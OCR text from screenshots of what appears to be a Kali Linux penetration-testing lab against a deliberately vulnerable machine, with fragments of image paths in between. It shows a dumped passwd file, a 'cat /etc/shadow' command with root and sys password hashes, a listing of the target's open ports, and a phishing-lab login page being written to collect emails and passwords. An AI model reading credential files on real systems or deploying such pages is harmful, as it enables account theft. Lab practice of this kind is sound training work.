proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
cat /etc/shadow
root:1/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:1fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
Right Ctrl

KALI LUNIX [Running] - Oracle VirtualBox

File Machine Input Devices Help

1 2 3 4 (genmon)XXX 9:42


*Untitled 2 - Mousepad


File Edit Search View Document Help


shadow.txt Untitled 2

```
1 cat > login.html << 'EOF'
2 <!DOCTYPE html>
3 <html>
4 <head>
5 <title>login - Educational Demo </title> </head>
6 <body>
7 <h2>Login Page</h2>
8 <form action="submit.php"method="POST">
9 Email: <input type="email"
10 name="email" required><br>
11 Password: <input type ="password"
12 name="password" required><br>
13 <button type="submit">Login</button>
14 </form>
15 <p style="color:red;">Educational D
```

Right Ctrl



KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 9:30
*Untitled 2 - Mousepad
File Edit Search View Document Help
shadow.txt
Untitled 2
1 cat > login.html << 'EOF'
2 <!DOCTYPE html>
3 <html>
4 <head>
5 <title>login - Educational Demo </title>
6 <style>
7 body { font-family:Arial; background: #f0f0f0; margin: 0; padding
Right Ctrl



KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 0:16
kali@kali: ~
Session Actions Edit View Help
tcp 0 0 0.0.0.0:2049 0.0.0.0:* LISTEN -
tcp 0 0 0.0.0.0:514 0.0.0.0:* LISTEN 4502/xinetd
tcp 0 0 0.0.0.0:8009 0.0.0.0:* LISTEN 4597/jsvc
tcp 0 0 0.0.0.0:6697 0.0.0.0:* LISTEN 4645/unrealircd
tcp 0 0 0.0.0.0:3306 0.0.0.0:* LISTEN 4243/mysqld
tcp 0 0 0.0.0.0:1099 0.0.0.0:* LISTEN 4635/rmiregistry
tcp 0 0 0.0.0.0:6667 0.0.0.0:* LISTEN 4645/unrealircd
tcp 0 0 0.0.0.0:139 0.0.0.0:* LISTEN 4486/smbd
tcp 0 0 0.0.0.0:5900 0.0.0.0:* LISTEN 4657/Xtightvnc
tcp 0 0 0.0.0.0:111 0.0.0.0:* LISTEN 3730/portmap
tcp 0 0 0.0.0.0:6000 0.0.0.0:* LISTEN 4657/Xtightvnc
tcp 0 0 0.0.0.0:80 0.0.0.0:* LISTEN 4616/apache2
tcp 0 0 0.0.0.0:43825 0.0.0.0:* LISTEN 3746/rpc.statd
tcp 0 0 0.0.0.0:8787 0.0.0.0:* LISTEN 4640/ruby
tcp 0 0 0.0.0.0:8180 0.0.0.0:* LISTEN 4597/jsvc
tcp 0 0 0.0.0.0:1524 0.0.0.0:* LISTEN 4502/xinetd
tcp 0 0 0.0.0.0:60725 0.0.0.0:* LISTEN 4635/rmiregistry
tcp 0 0 0.0.0.0:21 0.0.0.0:* LISTEN 4502/xinetd
tcp 0 0 192.168.56.103:53 0.0.0.0:* LISTEN 4103/named
tcp 0 0 127.0.0.1:53 0.0.0.0:* LISTEN 4103/named
tcp 0 0 0.0.0.0:23 0.0.0.0:* LISTEN 4502/xinetd
tcp 0 0 0.0.0.0:5432 0.0.0.0:* LISTEN 4322/postgres
tcp 0 0 0.0.0.0:25 0.0.0.0:* LISTEN 4477/master
tcp 0 0 127.0.0.1:953 0.0.0.0:* LISTEN 4103/named
tcp 0 0 0.0.0.0:445 0.0.0.0:* LISTEN 4486/smbd
tcp 0 0 0.0.0.0:43039 0.0.0.0:* LISTEN 4411/rpc.mountd
tcp6 0 0 :::2121 :::* LISTEN 4541/proftpd: (acce
tcp6 0 0 :::3632 :::* LISTEN 4348/distccd
tcp6 0 0 :::53 :::* LISTEN 4103/named
tcp6 0 0 :::22 :::* LISTEN 4125/sshd
tcp6 0 0 :::5432 :::* LISTEN 4322/postgres
tcp6 0 0 ::1:953 :::* LISTEN 4103/named
udp 0 0 0.0.0.0:2049 0.0.0.0:* -
udp 0 0 192.168.56.103:137 0.0.0.0:* 4484/nmbd
udp 0 0 0.0.0.0:137 0.0.0.0:* 4484/nmbd
udp 0 0 192.168.56.103:138 0.0.0.0:* 4484/nmbd
udp 0 0 0.0.0.0:138 0.0.0.0:* 4484/nmbd
udp 0 0 0.0.0.0:33300 0.0.0.0:* 3746/rpc.statd
udp 0 0 192.168.56.103:53 0.0.0.0:* 4103/named
udp 0 0 127.0.0.1:53 0.0.0.0:* 4103/named
udp 0 0 0.0.0.0:954 0.0.0.0:* 3746/rpc.statd
udp 0 0 0.0.0.0:68 0.0.0.0:* 3363/dhclient3
udp 0 0 0.0.0.0:69 0.0.0.0:* 4502/xinetd
udp 0 0 0.0.0.0:111 0.0.0.0:* 3730/portmap
udp 0 0 0.0.0.0:46193 0.0.0.0:* 4103/named
udp 0 0 0.0.0.0:40179 0.0.0.0:* -
udp 0 0 0.0.0.0:45815 0.0.0.0:* 4411/rpc.mountd
udp6 0 0 :::53 :::* 4103/named
udp6 0 0 :::42321 :::* 4103/named
Right Ctrl



KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 10:14
kali@kali: ~/phishing_lab
Session Actions Edit View Help
name="email" required>
Password: <input type ="password"
name="password" required>
<button type="submit">Login</button>
</form>
Educational Demo Only
Demo Only
</body>
</html> > login.html
heredoc>
heredoc> vi login.html
heredoc>
(kali㉿kali)-[~]
$ nano login.html
(kali㉿kali)-[~]
$ cat login.html
<!DOCTYPE html>
<html>
<head>
<title>Secure Login </title> </head>
<body>
<h2>Login Page</h2>
